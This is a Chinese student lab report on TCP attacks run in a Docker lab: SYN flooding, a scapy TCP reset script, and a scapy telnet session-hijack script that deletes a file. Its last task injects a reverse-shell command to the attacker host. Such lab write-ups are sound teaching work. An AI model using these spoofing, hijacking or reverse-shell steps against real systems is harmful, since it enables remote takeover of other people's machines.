
57118130 王嘉麟 lab2

网络结构



**Task1**

首先在VM上编译synflood.c，#gcc -o synflood synflood.c，在docker配置文件中，已经有sysctls:

- net.ipv4.tcp\_syncookies=0


的配置帮助关闭了victim上的syncookies措施，不需要手动关闭

然后打开docker环境，


Attacker执行#synflood 10.9.0.5 23 ，执行攻击




而后Victim执行#netstat -nat ，查看当前网络端口，发现大量等待ACK报文的连接，处于半开放状态，TCB(传输控制块)被这种连接信息填满




对比攻击开始前victim上网络端口#netstat -nat，




先不执行攻击，连接到10.9.0.6上，执行#telnet 10.9.0.5 23，观察到正常建立连接状态为ESTABLISHED



Attacker执行#synflood 10.9.0.5 23后，在10.9.0.6上执行#telnet 10.9.0.5 23 ,观察到成功执行telnet，建立了连接




而同一次攻击中，连接到10.9.0.7，然后在其上执行#telnet 10.9.0.5 23命令，观察到失效



此时在victim-10.9.0.5上观察网络端口状态

执行#netstat -nat 的结果



执行#netstat -nat | grep ES 的结果，观察到的确10.9.0.6成功建立telnet连接，而10.9.0.7失败，原因应该是synflood发送大量随机连接请求，将TCB占满，使得其无法存储更多连接信息，从而新的连接无法建立




至于10.9.0.6免疫synflood攻击的原因，是因为ubuntu20.04系统的mitigation机制，在syncookies机制关闭后，kernel会预留1/4的backlogs给已证明可靠的地址，在10.9.0.6建立了telnet连接过后，它的地址被记录，再次建立连接时，系统会将预留的空位给它使用，所以能够免疫攻击

通过在victim上执行#ip tcp\_metrics show，可以看到相应连接记录



在victim上执行#ip tcp\_metrics flush清除连接记录，mitigation机制应该失效，预期是下次synflood攻击也会影响10.9.0.6建立连接

但是10.9.0.6上执行#telent 10.9.0.5 23 成功，没有受到synflood攻击影响



而且可以看到上次连接的时间：Jul 8 10:27 ，和上次telent连接的时间相符，记录并没有被删除

下午尝试又发现不一样的结果，下午10.9.0.6先建立与victim建立telnet连接，然后exit退出，victim上执行#ip tcp\_metrics flush清除连接记录，然后发动攻击#synflood，最后10.9.0.6上执行#telent 10.9.0.5 23，又失败了，两者结果对立，机理不明




在docker配置文件中将victim的syncookies=0更改为1


sysctls:

- net.ipv4.tcp\_syncookies=1


然后在attacker上执行攻击#synflood 10.9.0.5 23，然后10.9.0.6上执行#telnet 10.9.0.5 23，没有收到影响，说明syncookies机制能够有效防御synflood攻击，它可以在检测到synflood攻击的时候介入以阻止攻击



使用python攻击，将synflood.py复制到attacker上，填入目标地址10.9.0.5，目的端口23，然后运行程序#synflood.py，在victim上执行#netstat -nat 查看网络端口状态，观察到有很多端口处于半开放状态



但是在10.9.0.6上执行#telnet 10.9.0.5成功，导致这种结果的原因可能很多



**Task2**

对于已经建立的TCP连接，可以使用TCP重置攻击切断其连接，在同一局域网内，attacker可以监听通信双方的连接，然后构造一个TCP RST报文，中断双方连接

以下程序根据提供的代码更改而来，可以实现A和B telnet连接建立后，启动程序，后续telnet中断

TCPRST.py

#!/usr/bin/env python3

from scapy.all import \*

def spoof\_rst(pkt2):

ip = IP(src=pkt2[IP].dst, dst=pkt2[IP].src)

tcp = TCP(sport=pkt2[TCP].dport, dport=pkt2[TCP].sport, flags="R", seq=pkt2[TCP].ack)

pkt = ip/tcp

pkt.show()

send(pkt,verbose=0)

pkt = sniff(iface='br-38222afe7e99',filter='tcp and dst host 10.9.0.5 and dst port 23',prn=spoof\_rst)


首先10.9.0.6和10.9.0.5建立telnet连接，在10.9.0.6上执行#telnet 10.9.0.5

然后在attacker上执行#TCPRST.py，中断双方连接

10.9.0.6上效果：



构造的报文：




**Task3**

在10.9.0.7上连接victim#telnet 10.9.0.5，然后创建一个文件#touch 1.txt

在文件中写入相应内容如下



打开wireshark，切换到相应网卡，查看双方最后一次通信时，10.9.0.7发给10.9.0.5的最后一次ACK报文



提出关键信息，src port = 36942 ,seq = 3060760494 ,ack = 963765700，

由于ACK报文是确认收到的辅助报文，TCP segment len肯定为0，所以下次攻击用的报文ack和seq不需要变更，直接用这个报文里的ack和seq就行

在attacker上部署下面攻击程序，根据提供代码改动而来，根据telnet协议逐字符传输的特性，不断接受回包(10.9.0.5->10.9.0.7的数据报文)，更新其中的seq和ack，再次发送攻击报文，最终实现指令#rm 1.txt的执行

Hijack.py

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.7", dst="10.9.0.5")

tcp = TCP(sport=36942, dport=23, flags="PA", seq=3060760494, ack=963765700)

data = "rm 1.txt\r"

for d in data:

pkt = ip/tcp/d

pkt.show()


re = sr1(pkt, timeout=1, verbose=False)

tcp.seq = re[TCP].ack


tcp.ack = re[TCP].seq + len(re[Raw].load)

攻击开始前，在#10.9.0.5:/home/seed中执行#ls ，#cat 1.txt等命令，看到文件存在

攻击结束后在#10.9.0.5:/home/seed中执行#ls，发现文件被删除



此时，10.9.0.7的shell卡住



**Task4**


通过劫持已有的telnet连接，来创建一个反向shell，以便attacker进一步执行攻击

首先在10.9.0.6上执行#telnet 10.9.0.5 连接到victim上，然后打开wireshark，执行一个#ls命令



查看10.9.0.6向10.9.0.5发送的最后一个ACK报文，提出其中的信息src port = 53174

seq=332989088, ack=1384920685



仍旧使用上面的Hijack.py，只不过将信息填入替换

data = "rm 1.txt\r"

换成

data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"

连接两个shell到attacker，其中一个shell执行攻击，如第一张图，另一个shell监听本机9090端口，执行攻击成功后如第二张图

